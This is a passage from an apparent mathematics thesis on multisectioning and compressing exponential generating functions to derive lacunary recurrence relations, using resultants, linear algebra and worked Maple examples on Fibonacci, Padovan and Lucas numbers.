$$P^{s^q_m(x)}(x) \quad = \quad P^{\frac{1}{m}\sum_{i=0}^{m-1} \omega_m^{-qi} s(x\omega_m^i)}(x) | \prod_{i=0}^{m-1} P^{s(x\omega_m^i)}(x) = \prod_{i=0}^{m-1} P^s(x\omega_m^i).$$

■

By recalling that any polynomial which the recurrence polynomial divides is a valid recurrence polynomial (Section 2.3), the above product $\prod_{i=0}^{m-1} P^s(x\omega_m^i)$ will give a valid lacunary recurrence relation for $s^q_m(x)$. Further it is fairly easy to do this computationally. With the additional information of $deg^d(s(x))$, an even better recurrence polynomial can be found, as $deg^d(s^q_m(x)) = deg^d(s(x))$ (Lemma 2.4). Hence this shows that the recurrence polynomial can have no roots of multiplicity greater than $deg^d(s(x)) + 1$ (Corollary 1).

From a computational point of view, the order in which the $P^s(x\omega_m^i)$ for $0 \leq i \leq m-1$ are multiplied together is important. For example if $m = 2^k$ and $P^s(x) \in \mathbb{Z}[x]$ then: $P^s(x), P^s(-x) \in \mathbb{Z}[x]$, and further that $P^s(x)P^s(-x) \in \mathbb{Z}[x^2]$. It follows that $P^s(ix)P^s(-ix) \in \mathbb{Z}[x^2]$ and hence $P^s(x)P^s(-x)P^s(ix)P^s(-ix) \in \mathbb{Z}[x^4]$. Etc.

In general, if $m = d_1 d_2 ... d_k$, for $d_i \in \mathbb{Z}$ where $2 \leq d_i$, then this computation is best done as:

$$\prod_{i_k=0}^{d_k-1} ... \prod_{i_2=0}^{d_2-1} \prod_{i_1=0}^{d_1-1} P^s(x\omega_{d_1}^{i_1}\omega_{d_1 d_2}^{i_2} ... \omega_{d_1 d_2 .. d_k}^{i_k}),$$

performing the computation at the inner levels first, and using scaling to perform the next level out.

As a result of implementing this, a bug in Maple was found, which made the original method to scaling very inefficient. See Appendix D Section D.1 for more information about this.

Example 19 *Consider the following example in Maple. For more information about the Maple code, see Appendix A. For the Maple code see Appendix E. The Maple code and help files (including information about syntax) are available on the web at [1].*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the exponential generating function $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{b_i x^i}{i!}$ *with a linear recurrence relation* $b_i = b_{i-1} - b_{i-2} + b_{i-3}$*, with initial values of* $b_0 = 1$, $b_1 = 1$ *and* $b_2 = 1$*. This example multisections this linear recurrence relation by 16 at 0, using the methods described in this section. First determine the value of* $deg^d(s(x))$.

```
> \mapleinline{active}{1d}{s := b(x) = b(x-1)-b(x-2)+b(x-3), b,
> x, [b(0) = 1, b(1) = 1, b(2) = 1];}{%
> }
```

$$\mathrm{s} := \mathrm{b}(x) = \mathrm{b}(x-1) - \mathrm{b}(x-2) + \mathrm{b}(x-3),\ b,\ x,\ [\mathrm{b}(0) = 1,\ \mathrm{b}(1) = 1,\ \mathrm{b}(2) = 1]$$

```
> \mapleinline{active}{1d}{`egf/metric/d`(s);}{%
> }
```

$$0$$

From this it follows that the multisectioned recurrence polynomial can have no multiple roots.

So now determine the recurrence polynomial.

```
> \mapleinline{active}{1d}{P := convert_poly(s);}{%
> }
```

$$P := x^3 - x^2 + x - 1$$

Now multiply $\mathrm{P}(x)$ *by* $\mathrm{P}(-x)$ *and expand.*

```
> \mapleinline{active}{1d}{P2 := expand(subs(x=-x,P)*P);}{%
> }
```

$$P2 := -x^6 - x^4 + x^2 + 1$$

Now this polynomial should have no multiple roots, so get rid of the multiple roots.

```
> \mapleinline{active}{1d}{P2p := quo(P2,gcd(P2, diff(P2,x)),x);}{%
> }
```

$$P2p := -x^4 + 1$$

Now multiply $\mathrm{P2p}(x)$ *by* $\mathrm{P2p}(x\,I)$*, and expand. This gives a recurrence polynomial that divides* $\mathrm{P}(x)\,\mathrm{P}(-x)\,\mathrm{P}(I\,x)\,\mathrm{P}(-I\,x)$ *and has no multiple roots.*

```
> \mapleinline{active}{1d}{P4 := expand(subs(x=x*I,P2p)*P2p);}{%
> }
```

$$P4 := x^8 - 2\,x^4 + 1$$

Again, get rid of the multiple roots.

```
> \mapleinline{active}{1d}{P4p := quo(P4, gcd(P4, diff(P4,x)),x);}{%
> }
```

$$P4p := x^4 - 1$$

Lastly, multiply $\mathrm{P4p}(x)$ *by* $\mathrm{P4p}(x\,\sqrt{I})$ *and expand. This gives a recurrence polynomial that divides* $\mathrm{P}(x)\,\mathrm{P}(-x)\,\mathrm{P}(I\,x)\,\mathrm{P}(-I\,x)\,\mathrm{P}(\sqrt{I}\,x)\,\mathrm{P}(-\sqrt{I}\,x)\,\mathrm{P}(I\,\sqrt{I}\,x)\,\mathrm{P}(-I\,\sqrt{I}\,x)$ *and has no multiple roots.*

```
> \mapleinline{active}{1d}{P8 := expand(subs(x=x*sqrt(I),P4p)*P4p);}{%
> }
```

$$P8 := -x^8 + 1$$

Again, get rid of the multiple roots.

```
> \mapleinline{active}{1d}{P8p := quo(P8, gcd(P8, diff(P8,x)),x);}{%
> }
```

$$P8p := -x^8 + 1$$

So converting back gives a linear recurrence relation of:

```
> \mapleinline{active}{1d}{convert_rec(P8p,b,x);}{%
> }
```

$$\mathrm{b}(x) = \mathrm{b}(x-8)$$

This is the same linear recurrence relation that is derived using the naive technique discussed in Example 13.

```
> \mapleinline{active}{1d}{`egf/ms/naive`(s,8,0);}{%
> }
```

$$\mathrm{b}(x) = \mathrm{b}(x-8),\ b,\ x,\ [\mathrm{b}(0) = 1,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0]$$

This has been automated as the Maple command 'egf/ms/rec'.

```
> \mapleinline{active}{1d}{`egf/ms/rec`(s,8,0);}{%
> }
```

$$\mathrm{b}(x) = \mathrm{b}(x-8),\ b,\ x,$$
$$[\mathrm{b}(0) = 1,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0]$$

4.2 Multisectioning via resultants.

In the previous section, the recurrence polynomials of $s(x) \in \mathcal{P}$, say $P^s(x)$, was multisectioned by computing $\prod_{i=0}^{m-1} P^s(x\omega_m^i)$ in a naive fashion, and then getting rid of root with too high of an order. This section again computes $\prod_{i=0}^{m-1} P^s(x\omega_m^i)$ but in a more sophisticated manner; by using resultants [20].

Definition 4.1 *Let $p(x) = a\prod_{i=1}^{n}(x-\lambda_i)$ and $q(x) = b\prod_{j=1}^{m}(x-\mu_j)$. The "*resultant*", denoted $\mathrm{Res}_x(p(x), q(x))$ is defined as:*

$$\mathrm{Res}_x(p(x), q(x)) = a^m b^n \prod_{i=1,j=1}^{i=n,j=m} (\lambda_i - \mu_j).$$

This next theorem follows from the definition of the resultant.

Theorem 4.1 *Let $s(x) \in \mathcal{P}$, and $P^s(x)$ be the recurrence polynomial for $s(x)$ and $P^{s_m^q(x)}(x)$ the recurrence polynomial for $s_m^q(x)$. Then:*

$$P^{s_m^q(x)}(x) | \mathrm{Res}_y(y^m - x^m, P^s(y))$$

Proof: Write $P^s(y) = \prod_{i=1}^{n}(y-\lambda_i)$. Notice that $y^m - x^m = \prod_{i=1}^{m}(y-\omega_m^i x)$. Thus from Lemma 4.2 it follows that $P^{s_m^q(x)}(x) | \prod_{j=0}^{m-1} P^s(x\omega_m^j)$. Further:

$$\prod_{j=0}^{m-1} P^s(x\omega_m^j) = \prod_{j=0}^{m-1}\prod_{i=1}^{n}(\omega_m^j x - \lambda_i) = \mathrm{Res}_y(y^m - x^m, P^s(y)).$$

Which is the desired result.

■

There are many good methods for computing resultants efficiently, in a symbolic setting. See, for example [12, 13].

Example 20 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the example of the Padovan numbers defined in [28] . Let $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}$*, where* $b_i = b_{i-2} + b_{i-3}$ *and* $b_0 = 1$*,* $b_1 = 0$*, and* $b_2 = 1$ *. Consider multisectioning this by 17 at 0. This example will do this by computing the resultant of* $\mathrm{P}^{\mathrm{s}}(y)$ *with* $y^{17} - x^{17}$*.*

```
> \mapleinline{active}{1d}{s := b(y) = b(y-2) + b(y-3), b, y, [b(0) =
> 1, b(1) = 0, b(2) = 1];}{%
> }
```

$$\mathrm{s} := \mathrm{b}(y) = \mathrm{b}(y-2) + \mathrm{b}(y-3),\, b,\, y,\, [\mathrm{b}(0) = 1,\, \mathrm{b}(1) = 0,\, \mathrm{b}(2) = 1]$$

```
> \mapleinline{active}{1d}{poly := convert_poly(s);}{%
> }
```

$$poly := y^3 - y - 1$$

```
> \mapleinline{active}{1d}{poly := resultant(y^17-x^17,poly,y);}{%
> }
```

$$poly := -18\, x^{17} - 1 - 119\, x^{34} + x^{51}$$

```
> \mapleinline{active}{1d}{convert_rec(poly, f, x);}{%
> }
```

$$\mathrm{f}(x) = 18\, \mathrm{f}(x-34) + \mathrm{f}(x-51) + 119\, \mathrm{f}(x-17)$$

There is a command in Maple to do this called 'egf/ms/result'.

```
> \mapleinline{active}{1d}{`egf/ms/result`(s,17,0);}{%
> }
```

$$\begin{aligned}\mathrm{b}(y) = {} & 18\, \mathrm{b}(y-34) + \mathrm{b}(y-51) + 119\, \mathrm{b}(y-17),\, b,\, y, [\mathrm{b}(0) = 1,\, \mathrm{b}(1) = 0,\, \mathrm{b}(2) = 0,\\ & \mathrm{b}(3) = 0,\, \mathrm{b}(4) = 0,\, \mathrm{b}(5) = 0,\, \mathrm{b}(6) = 0,\, \mathrm{b}(7) = 0,\, \mathrm{b}(8) = 0,\, \mathrm{b}(9) = 0,\, \mathrm{b}(10) = 0,\\ & \mathrm{b}(11) = 0,\, \mathrm{b}(12) = 0,\, \mathrm{b}(13) = 0,\, \mathrm{b}(14) = 0,\, \mathrm{b}(15) = 0,\, \mathrm{b}(16) = 0,\, \mathrm{b}(17) = 49,\\ & \mathrm{b}(18) = 0,\, \mathrm{b}(19) = 0,\, \mathrm{b}(20) = 0,\, \mathrm{b}(21) = 0,\, \mathrm{b}(22) = 0,\, \mathrm{b}(23) = 0,\, \mathrm{b}(24) = 0,\\ & \mathrm{b}(25) = 0,\, \mathrm{b}(26) = 0,\, \mathrm{b}(27) = 0,\, \mathrm{b}(28) = 0,\, \mathrm{b}(29) = 0,\, \mathrm{b}(30) = 0,\, \mathrm{b}(31) = 0,\\ & \mathrm{b}(32) = 0,\, \mathrm{b}(33) = 0,\, \mathrm{b}(34) = 5842,\, \mathrm{b}(35) = 0,\, \mathrm{b}(36) = 0,\, \mathrm{b}(37) = 0,\, \mathrm{b}(38) = 0,\\ & \mathrm{b}(39) = 0,\, \mathrm{b}(40) = 0,\, \mathrm{b}(41) = 0,\, \mathrm{b}(42) = 0,\, \mathrm{b}(43) = 0,\, \mathrm{b}(44) = 0,\, \mathrm{b}(45) = 0,\\ & \mathrm{b}(46) = 0,\, \mathrm{b}(47) = 0,\, \mathrm{b}(48) = 0,\, \mathrm{b}(49) = 0,\, \mathrm{b}(50) = 0]\end{aligned}$$

This gives the same result.

4.3 Using linear algebra on $\mathcal{P}$.

If $s(x) \in \mathcal{P}$, and an upper bound on the size of the linear recurrence relation is known, then this linear recurrence relation can be determined by the early cases.

This can be written concisely as:

Lemma 4.3 *If $s(x) \in \mathcal{P}$ and $deg^P(s(x)) \leq N$ and $deg^d(s(x)) = k$, then $P^s(x)$ can be calculated by the first $2N + k$ values.*

This result is fairly well know, and can be found in a number of difference linear algebra text books as an application of linear algebra. It is included here for completeness sake.

Proof: If b_{k+1}, b_{k+2}, ..., b_{k+2N} are the initial values of some linear recurrence relation, then this leads to the following system of N linear equations:

$$\begin{aligned} a_N b_{k+1} + a_{N-1} b_{k+2} + ... + a_1 b_{k+N} &= b_{k+N+1} \\ a_N b_{k+2} + a_{N-1} b_{k+3} + ... + a_1 b_{k+N+1} &= b_{k+N+2} \\ &\vdots \\ a_N b_{k+N} + a_{N-1} b_{k+N+1} + ... + a_1 b_{k+2N-1} &= b_{k+2N}. \end{aligned}$$

There are N linear equations, and N unknowns $(a_1, ..., a_N)$, hence a solution exists. To rewrite this in the language of linear algebra, find the values $a_1, ..., a_N$ so that they satisfy the equation:

$$\begin{bmatrix} b_{k+1} & b_{k+2} & ... & b_{k+N} \\ b_{k+2} & b_{k+3} & ... & b_{k+N+1} \\ \vdots & \vdots & \ddots & \vdots \\ b_{k+N} & b_{k+N+1} & ... & b_{k+2N-1} \end{bmatrix} \begin{bmatrix} a_N \\ a_{N-1} \\ \vdots \\ a_1 \end{bmatrix} = \begin{bmatrix} b_{k+N+1} \\ b_{k+N+2} \\ \vdots \\ b_{k+2N} \end{bmatrix}.$$

■

If when solving for the a_1, ..., a_N above, a unique solution is not found, set a_N to zero, and see if that gives a unique solution. If not, set a_{N-1} to 0, and see if that gives a unique solution. Continue in this manner. In this way when a unique solution is found, it will be of the shortest possible length.

It is also worth noting that if the order of all the columns is reversed then the resulting matrix is a Toeplitz matrix (this would mean that the expected solution is also reversed). This is nice, because there is an $\mathcal{O}(n^2)$ algorithm for solving $n \times n$ Toeplitz matrix [15].

This algorithm was not implemented with the Maple package included with this thesis, as most of the problems would still finish in a reasonable amount of time with Maple's less efficient linear algebra package.

This lemma is of great use for the computation of Bernoulli numbers, as an upper bound for $\prod_{i=0}^{m-1}(e^{\omega_m^i x}-1)$ is determined in a paper by Chellali [9], as being:

$$\sum_{d|m,\text{odd}} \mu(d)2^{m/d}/2m. \tag{4.1}$$

Here μ is the Mobius function, as defined in [2]. Later in Section 5.2 of Chapter 5, it will be seen how to use this.

Example 21 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the example of the Fibonacci numbers. Let $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}$, *where* $b_0 = 0$ *and* $b_1 = 1$. *Consider multisectioning this by 17 at 0. From Lemma 2.5, the size of the new linear recurrence relation will be at most 17 times* $deg^P(s(x)) = 2$. *Further* $deg^d(s(x)) = 0$ *so it follows that the values* b_1, b_2, ... $b_{17\times 2\times 2}$ *are needed. All but* b_{17}, b_{34}, b_{51}, *and* b_{68} *will be zero, so only these four values are needed to determine the linear recurrence relation.*

```
> \mapleinline{active}{1d}{s := b(i) = b(i-1) + b(i-2), b, i, [b(0) =
> 0, b(1) = 1];}{%
> }
```

$$\mathrm{s} := \mathrm{b}(i) = \mathrm{b}(i-1) + \mathrm{b}(i-2),\ b,\ i,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 1]$$

```
> \mapleinline{active}{1d}{`egf/metric/P`(s);}{%
> }
```

$$2$$

```
> \mapleinline{active}{1d}{`egf/metric/d`(s);}{%
> }
```

$$0$$

```
> \mapleinline{active}{1d}{Fib := `egf/makeproc`(s):}{%
> }
```

So this gives the following two linear equations:

```
> \mapleinline{active}{1d}{eqn1 := a[1] * Fib(17) + a[2] * Fib(34) =
> Fib(51);}{%
> }
```

$$eqn1 := 1597\, a_1 + 5702887\, a_2 = 20365011074$$

```
> \mapleinline{active}{1d}{eqn2 := a[1] * Fib(34) + a[2] * Fib(51) =
> Fib(68);}{%
> }
```

$$eqn2 := 5702887\,a_1 + 20365011074\,a_2 = 72723460248141$$

Solving these two equations gives a_1 *and* a_2*.*

```
> \mapleinline{active}{1d}{solve(\{eqn1, eqn2\});}{%
> }
```

$$\{a_1 = 1,\, a_2 = 3571\}$$

So this gives the linear recurrence relation $b_i = 3571\,b_{i-17} + b_{i-28}$*. This could have also been solved by using the linear algebra package in Maple in the following way.*

```
> \mapleinline{active}{1d}{C = matrix(2,2,[Fib(17), Fib(34), Fib(34),
> Fib(51)]);}{%
> }
```

$$C := \begin{bmatrix} 1597 & 5702887 \\ 5702887 & 20365011074 \end{bmatrix}$$

```
> \mapleinline{active}{1d}{B = vector(2, [Fib(51), Fib(68)]);}{%
> }
```

$$B := [20365011074,\, 72723460248141]$$

```
> \mapleinline{active}{1d}{linsolve(C,B);}{%
> }
```

$$[1,\, 3571]$$

There is also a command in Maple to do this called 'egf/ms/linalg'.

```
> \mapleinline{active}{1d}{`egf/ms/linalg`(s,17,0);}{%
> }
```

$$\begin{aligned} &\mathrm{b}(i) = \mathrm{b}(i-34) + 3571\,\mathrm{b}(i-17),\, b,\, i, [\mathrm{b}(0) = 0,\, \mathrm{b}(1) = 1,\, \mathrm{b}(2) = 0,\, \mathrm{b}(3) = 0,\, \mathrm{b}(4) = 0,\\ &\quad \mathrm{b}(5) = 0,\, \mathrm{b}(6) = 0,\, \mathrm{b}(7) = 0,\, \mathrm{b}(8) = 0,\, \mathrm{b}(9) = 0,\, \mathrm{b}(10) = 0,\, \mathrm{b}(11) = 0,\, \mathrm{b}(12) = 0,\\ &\quad \mathrm{b}(13) = 0,\, \mathrm{b}(14) = 0,\, \mathrm{b}(15) = 0,\, \mathrm{b}(16) = 0,\, \mathrm{b}(17) = 0,\, \mathrm{b}(18) = 2584,\, \mathrm{b}(19) = 0,\\ &\quad \mathrm{b}(20) = 0,\, \mathrm{b}(21) = 0,\, \mathrm{b}(22) = 0,\, \mathrm{b}(23) = 0,\, \mathrm{b}(24) = 0,\, \mathrm{b}(25) = 0,\, \mathrm{b}(26) = 0,\\ &\quad \mathrm{b}(27) = 0,\, \mathrm{b}(28) = 0,\, \mathrm{b}(29) = 0,\, \mathrm{b}(30) = 0,\, \mathrm{b}(31) = 0,\, \mathrm{b}(32) = 0,\, \mathrm{b}(33) = 0] \end{aligned}$$

So this again gives the same result.

4.4 Using symbolic differentiation with linear algebra.

Section 4.3 used knowledge about what the linear recurrence relation to determine the first $2N + k$ cases, (N and k defined as before). If $s(x)$ is function instead in poly-exponential form, then symbolic differentiation can be used to find the first $2N + k$ cases.

Example 22 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):with(linalg):}{%
> }
```

Consider the poly-exponential function $\mathrm{s}(x) = e^{(2\,x)}\,x^3 + e^{(3\,x)}$. *Notice that* $deg^P(s(x)) = 5$ *and* $deg^d(s(x)) = 3$. *Hence to multisection by 7 at 4, we need only look at the values for* b_4, b_{11}, b_{18}..., b_{74}.

```
> \mapleinline{active}{1d}{s := exp(2*x)*x^3 + exp(3*x);}{%
> }
```

$$\mathrm{s} := e^{(2\,x)}\,x^3 + e^{(3\,x)}$$

```
> \mapleinline{active}{1d}{`pe/metric/P`(s,x);}{%
> }
```

$$5$$

```
> \mapleinline{active}{1d}{`pe/metric/d`(s,x);}{%
> }
```

$$3$$

```
> \mapleinline{active}{1d}{for i from 4 to 74 by 7 do}{%
> }
> \mapleinline{active}{1d}{    b[i] := eval(diff(s,x$i),x=0);}{%
> }
> \mapleinline{active}{1d}{od;}{%
> }
```

$$b_4 := 129$$

$$b_{11} := 430587$$

$$b_{18} := 547852617$$

$$b_{25} := 905170004643$$

$$b_{32} := 1868997467192961$$

$$b_{39} := 4056323316806318091$$

$$b_{46} := 8863739267804963800569$$

$$b_{53} := 19383403919667326068655667$$

$$b_{60} := 42391187864946619249022072241$$

$$b_{67} := 92709468450045486192098346397467$$

$$b_{74} := 20275559682282062436318697487084228 1$$

Set the matrix C equal to $\begin{bmatrix} b_{11} & b_{18} & b_{25} & b_{32} & b_{39} \\ b_{18} & b_{25} & b_{32} & b_{39} & b_{46} \\ b_{25} & b_{32} & b_{39} & b_{46} & b_{53} \\ b_{32} & b_{39} & b_{46} & b_{53} & b_{60} \\ b_{39} & b_{46} & b_{53} & b_{60} & b_{67} \end{bmatrix}$.

```
> \mapleinline{active}{1d}{C :=
> matrix(5,5,[seq(seq(b[4+7*(i+j-1)],i=1..5),j=1..5)]):}{%
> }
```

Set the vector v equal to $[b_{44}, b_{51}, b_{58}, b_{65}, b_{72}]$.

```
> \mapleinline{active}{1d}{v := vector(5, [seq(b[4+7*i+35],i=1..5)]):}{%
> }
```

Now solve.

```
> \mapleinline{active}{1d}{linsolve(C,v);}{%
> }
```

$$[587068342272, -18614321152, 223379456, -1218048, 2699]$$

This gives a linear recurrence relation of $d_i = 587068342272 d_{i-35} - 18614321152 b_{i-28} + 223379456\, b_{i-21} - 1218048 b_{i-14} + 2699 b_{i-7}$.

This could have also been done by the Maple function 'pe/ms/linalg/sym'.

```
> \mapleinline{active}{1d}{`pe/ms/linalg/sym`(s,f, x,7,2);}{%
> }
```

$$\begin{aligned} \mathrm{f}(x) = {} & 587068342272\,\mathrm{f}(x-35) - 18614321152\,\mathrm{f}(x-28) + 223379456\,\mathrm{f}(x-21) \\ & - 1218048\,\mathrm{f}(x-14) + 2699\,\mathrm{f}(x-7),\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 9,\ \mathrm{f}(3) = 0, \\ & \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,\ \mathrm{f}(9) = 51939,\ \mathrm{f}(10) = 0, \\ & \mathrm{f}(11) = 0,\ \mathrm{f}(12) = 0,\ \mathrm{f}(13) = 0,\ \mathrm{f}(14) = 0,\ \mathrm{f}(15) = 0,\ \mathrm{f}(16) = 70571841, \end{aligned}$$

f(17) = 0, f(18) = 0, f(19) = 0, f(20) = 0, f(21) = 0, f(22) = 0,
f(23) = 105285347403, f(24) = 0, f(25) = 0, f(26) = 0, f(27) = 0, f(28) = 0,
f(29) = 0, f(30) = 209160675948729, f(31) = 0, f(32) = 0, f(33) = 0,
f(34) = 0]

Which is the same result.

4.5 Using compression.

In most situations, the main interest is the lacunary recurrence relations not the poly-exponential functions themselves. Define a new operation that will maintain the useful information of a lacunary recurrence relation such that the function under this operation will have a smaller recurrence polynomial.

Definition 4.2 (C_m^q.) *Define C_m^q that acts on $\sum_{i=0}^{\infty} b_{mi+q}\frac{x^{mi+q}}{(mi+q)!}$ by $C_m^q(\sum_{i=0}^{\infty} b_{mi+q}\frac{x^{mi+q}}{(mi+q)!}) = \sum_{i=0}^{\infty} b_{im+q}\frac{x^i}{i!}$.*

The term "*compressing*" will be used to describe this process. When saying a function $s(x)$ is "*compressed by m*", $C_m^q(s(x))$ is being looked at for some q. When saying a function $s(x)$ is "*compressed by m at q*", then $C_m^q(s(x))$ is being studied.

Methods similiar to those that arrive via compressing can be found for Fibonacci or Lucas numbers [16]. To the best of my knowledge, the definition, or consequences of compressing have not been written in this way before.

Some properties of compression are enumerated below.

Lemma 4.4 *Let $s(x) \in \mathcal{P}$ and let R_1, R_2 be subrings of $\mathbb{C}$, then:*

1. *If $s_m^q(x) \in \mathcal{P}^{R_1,R_2}$ then $C_m^q(s_m^q(x)) \in \mathcal{P}^{R_1,R_2}$.*
2. *If $s_m^q(x) \in \mathcal{P}_{R_1,R_2}$ then $C_m^q(s_m^q(x)) \in \mathcal{P}_{R_1,R_2\langle R_1,R_1^{-1}\rangle}$.*
3. *If $P^{s_m^q(x)}(x) \in R_1[x]$ then $P^{C_m^q(s_m^q(x))}(x) \in R_1[x]$.*
4. *Then $deg^d(s_m^q(x)) \geq deg^d(C_m^q(s_m^q(x)))$.*
5. *Then $deg^P(s_m^q(x)) = m \times deg^P(C_m^q(s_m^q(x)))$.*

Proof:

1. If $P^{s^q_m(x)}(x) = \prod_{i=1}^{n}(x^m - \lambda_i)$ then $P^{C^q_m(s^q_m(x)}(x) = \prod_{i=1}^{n}(x - \lambda_i)$, hence the recurrence polynomial for $C^q_m(s^q_m(x))$ splits in R_1. The coefficients of the exponential generating function are still in R_2, as they haven't changed value, only positions within the exponential generating function.

2. This follows from the hierarchy theorem (Theorem 2.2) as if $s^q_m(x) \in \mathcal{P}_{R_1,R_2}$ then $s^q_m(x) \in \mathcal{P}^{R_1,\langle R_1R_2,R_2\rangle}$. Hence from part 1 of this lemma, as $(s^q_m(x)) \in \mathcal{P}^{R_1,\langle R_1R_2,R_2\rangle}$ then $C^q_m(s^q_m(x)) \in \mathcal{P}^{R_1,\langle R_1R_2,R_2\rangle}$. This again from Theorem 2.2 gives that $C^q_m(s^q_m(x)) \in \mathcal{P}_{R_1,\langle R_1R_2,R_2\rangle\langle R_1,R_1^{-1}\rangle}$ which is equal to $\mathcal{P}_{R_1,R_2\langle R_1,R_1^{-1}\rangle}$.

3. If $P^{s^q_m(x)}(x) = x^{mn} + a_{n-1}x^{m(n-1)} + ...a_0$, then $P^{C^q_m(s^q_m(x))} = x^n + a_{n-1}x^{n-1} + ...a_0$. From this coefficients of $P^{C^q_m(s^q_m(x))}$ are still in R_1.

4. The recurrence polynomial of $s^q_m(x)$ can be written as a polynomial in x^m, say $\prod_{i=1}^{n}(x^m - \lambda_i)$. After the compression, the recurrence polynomial will be written as a polynomial in x, namely $\prod_{i=1}^{n}(x - \lambda_i)$. If some λ_i has multiplicity $deg^d(C^q_m(s^q_m(x)))$ in $\prod_{i=1}^{n}(x - \lambda_i)$, then λ_i will also appear with that multiplicity in $\prod_{i=1}^{n}(x^m - \lambda_i)$. From this $deg^d(s^q_m(x)) \geq deg^d(C^q_m(s^q_m(x)))$.

5. The recurrence polynomial of $s^q_m(x)$ can be written as a polynomial in x^m say $x^{mn} + a_{n-1}x^{m(n-1)} + ... + a_0$. After the compression, it will be written as a polynomial in x, namely $x^n + a_{n-1}x^{n-1} + ...a_0$, in x^m. This is a polynomial with the same coefficients, but with $\frac{1}{m}$-th the degree. Thus $deg^P(s^q_m(x)) = m \times deg^P(C^q_m(s^q_m(x)))$.

■

Theorem 4.2 *Let $s(x) \in \mathcal{P}$, with $m = d_1...d_n$, and $q = a_1(d_2...d_n) + a_2(d_3...d_n) + ... + a_n$ where $0 \leq a_i < d_i$. Consequently:*

$$C^q_m(s^q_m(x)) = C^{a_1}_{d_1}((C^{a_2}_{d_2}((...C^{a_n}_{d_n}(s^{a_n}_{d_n}(x)))^{a_{n-1}}_{d_{n-1}}...)^{a_1}_{d_1}).$$

Proof: Show that if $m = d_1d_2$ and $q = a_2d_1 + a_1$ for $d_i \in \mathbb{Z}$ where $2 \leq d_i$, and $0 \leq a_i < d_i$ then:

$$C^q_m(s^q_m(x)) = C^{a_1}_{d_1}((C^{a_2}_{d_2}(s^{a_2}_{d_2}(x)))^{a_1}_{d_1}).$$

and then the result will follow by induction.

Assume that $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$. Then:

$$\begin{aligned}
C^{a_1}_{d_1}((C^{a_2}_{d_2}(s^{a_2}_{d_2}(x)))^{a_1}_{d_1}) &= C^{a_1}_{d_1}((C^{a_2}_{d_2}((\sum_{i=0}^{\infty} b_i \frac{x^i}{i!})^{a_2}_{d_2}))^{a_1}_{d_1}) = C^{a_1}_{d_1}((C^{a_2}_{d_2}(\sum_{i=0}^{\infty} b_{d_2i+a_2} \frac{x^{d_2i+a_2}}{(d_2i+a_1)!}))^{a_1}_{d_1}) \\
&= C^{a_1}_{d_1}((\sum_{i=0}^{\infty} b_{d_2i+a_2} \frac{x^i}{i!})^{a_1}_{d_1}) = C^{a_1}_{d_1}(\sum_{i=0}^{\infty} b_{d_1(d_2i+a_2)+a_1} \frac{x^{d_1i+a_1}}{(d_1i+a_1)!}) \\
&= \sum_{i=0}^{\infty} b_{d_1(d_2i+a_2)+a_1} \frac{x^i}{i!} = \sum_{i=0}^{\infty} b_{d_1d_2i+d_1a_2+a_1} \frac{x^i}{i!} = \sum_{i=0}^{\infty} b_{mi+q} \frac{x^i}{i!}.
\end{aligned}$$

But this is precisely $C_m^q(s_m^q(x))$, hence the result follows by induction.

■

This is of great value as $C_{d_1}^{a_1}((C_{d_2}^{a_2}((...C_{d_n}^{a_n}(s_{d_n}^{a_n}(x)))_{d_{n-1}}^{a_{n-1}}...)_{d_1}^{a_1})$ is much easier to compute than is $C_m^q(s_m^q(x))$. This method of iteratively multisectioning requires less memory and time than doing the multisectioning process all in one calculation.

To see this, first let $f(m)$ be the complexity of the underlying algorithm that a poly-exponential function $s(x)$ is being multisectioned, when multisectioned by m. (This is something roughly linear for a fixed $s(x)$ but the exact order is not relevant to this argument.) Consider multisectioning by $m = p_1p_2....p_n$, where p_i is a non-decreasing sequence of primes (not necessarily distinct). Then to iteratively perform this multisectioning by m requires $\mathcal{O}(f(p_1) + f(p_2) + ...f(p_n)) \leq \mathcal{O}(mf(p_n))$. Thus even if $f(n) \geq n$ (i.e. $f(n)$ is worse than linear), and to multisection by a power of a prime p, say $m = p^n$, then the running time is logarithmic in m (regardless of the running time of the actual algorithm). (This ignores some of the problems associated with large integers, but is essentially correct.)

Example 23 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

This example looks at the Lucas numbers type I. Consider the linear recurrence relation $b_i = b_{i-1} + b_{i-2}$ *where* $b_0 = 2$ *and* $b_1 = 1$. *Multisection this by 8 at 2. Notice that* $8 = 2^3$ *and further that 2 = 0 (4) + 1 (2) + 0. Any method can be used to compute the intermediate multisectioning. For this example the naive method is used.*

So the first step is to calculate $s_2^0(x)$, *where* $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}$ *with the* b_i*s defined as above.*

```
> \mapleinline{active}{1d}{s := b(i) = b(i-1) + b(i-2) , b, i, [b(0) =
> 2, b(1) = 1];}{%
> }
```

$$s := \mathrm{b}(i) = \mathrm{b}(i-1) + \mathrm{b}(i-2),\, b,\, i,\, [\mathrm{b}(0) = 2,\, \mathrm{b}(1) = 1]$$

```
> \mapleinline{active}{1d}{t := `egf/ms/naive`(s,2,0);}{%
> }
```

